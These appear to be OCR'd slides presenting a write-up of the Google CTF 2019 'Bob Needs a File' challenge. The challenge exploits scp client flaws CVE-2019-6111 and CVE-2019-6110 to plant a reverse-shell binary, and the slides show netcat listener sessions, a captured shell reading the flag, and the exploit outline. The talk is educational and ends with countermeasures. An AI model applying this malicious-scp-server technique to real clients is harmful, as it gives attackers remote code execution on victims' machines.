Google CTF 2019 Quals

...

Bob Needs a File

Google CTF 2019 Quals

...

Bob Needs a File

Disclaimer: Have not done this challenge myself!

It's like Google Drive, but better, maybe.


nc sc00p.ctfcompetition.com 1337

“Hi Alice,


Put in your ip address here and I'll pull the file from you on our usual ssh port and execute my job to call you back with the results.


Thanks,

Bob”





- Our usual ssh port?
- Execute my job?
- Call you back with the results?
- Profit?



TIME FOR A LIVE DEMO
38
WHAT COULD GO WRONG?



GOOGLE LEAVES
CTF CHALLENGES ONLINE
REMOVES THEM FEW
HOURS BEFORE PRESENTATION
imgflip.com



CTF CHALLENGE IS STILL UP
ALMOST MISSES
THE NEW SCHEDULE
imgflip.com



1: pth@pthy: ~
pth@ > nc sc00p.ctfcompetition.com 1337
Hi Alice,
Put in your ip address here and I'll pull the file from you on our usual ssh port and execute my job to call you back with the results.
Thanks,
Bob
pth@ >


Default
Default
Default
1: root@bobneedsafile: ~/chall
root@bobneedsafile:~/chall# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 88.99.224.144 netmask 255.255.255.255 broadcast 88.99.224.144
inet6 fe80::9400:ff:fe38:25e7 prefixlen 64 scopeid 0x20<link>
inet6 2a01:4f8:c0c:47d2::1 prefixlen 64 scopeid 0x0<global>
ether 96:00:00:38:25:e7 txqueuelen 1000 (Ethernet)
RX packets 7492 bytes 10929279 (10.9 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1274 bytes 125387 (125.3 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 159 bytes 11934 (11.9 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 159 bytes 11934 (11.9 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@bobneedsafile:~/chall# sudo tcpdump -nn -i eth0 'port not 443 and port not 80 and port not 22 and port not 1337 and tcp'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:05:24.686625 IP 35.195.214.46.56436 > 88.99.224.144.2222: Flags [S], seq 2610302831, win 28400, options [mss 1420,nop,nop,TS val 2136127040 ecr 0,nop,wscale 7], length 0
17:05:24.686705 IP 88.99.224.144.2222 > 35.195.214.46.56436: Flags [R.], seq 0, ack 2610302832, win 0, length 0
17:05:24.717880 IP 35.195.214.46.34534 > 88.99.224.144.2223: Flags [S], seq 80829460, win 28400, options [mss 1420,nop,nop,TS val 2136127072 ecr 0,nop,wscale 7], length 0
17:05:24.717942 IP 88.99.224.144.2223 > 35.195.214.46.34534: Flags [R.], seq 0, ack 80829461, win 0, length 0



Default
Default
Default
1: root@bobneedsafile: ~/chall
root@bobneedsafile:~/chall# go run sshserver.go
[scp -f -- data.txt]



Default
Default
Default
1: root@bobneedsafile: ~/chall
root@bobneedsafile:~/chall# nc -lvvp 2223
Listening on [0.0.0.0] (family 0, port 2223)
Connection from 46.214.195.35.bc.googleusercontent.com 34624 received!
generated by generatereport
generatereport failed. Error: unknownroot@bobneedsafile:~/chall#


Default
Default
Default
1: root@bobneedsafile: ~/chall
root@bobneedsafile:~/chall# nv -lvvp 7331
nv: command not found
root@bobneedsafile:~/chall# nc -lvvp 7331
Listening on [0.0.0.0] (family 0, port 7331)
Connection from 46.214.195.35.bc.googleusercontent.com 42564 received!
Nice!
id
uid=1337(user) gid=1337(user) groups=1337(user)
cat flag.txt
CTF{0verwr1teTh3Night}



- Our usual ssh port?
- Execute my job?
- Call you back with the results?
- Profit?


Bob
Alice
IP?
x.x.x.x
scp data.txt .
data.txt
./generatereport data.txt
Result



- Our usual ssh port? ✔
- Execute my job? ✔
- Call you back with the results? ✔
- Profit?

CVE-2019-6111 & CVE-2019-6110

- “A malicious scp server (or Man-in-The-Middle attacker) can overwrite arbitrary files in the scp client target directory.” [1]

- “...a malicious server (or Man-in-The-Middle attacker) can manipulate the client output, [...] to hide additional files being transferred.” [2]


- OpenSSH scp <= 7.9

Exploit


```
'''
The meat of the exploit:
    1. Send the requested file.
    2. Send another file (exploit.txt) that was not requested.
    3. Print ANSI escape sequences to stderr to hide the transfer of
       exploit.txt.
'''
```


https://www.exploit-db.com/exploits/46193

Exploit



https://www.exploit


Bob
IP?
x.x.x.x
scp data.txt .
data.txt
generatereport (reverse-shell)
./generatereport data.txt
Backdoor



- Our usual ssh port? ✔
- Execute my job? ✔
- Call you back with the results? ✔
- Profit? ✔

Impact

- Malicious server could gain RCE
  - Should be difficult in practise...

Countermeasures

- Keep updating... (What scp version do you have installed?)
- Don't use scp: use sftp or rsync
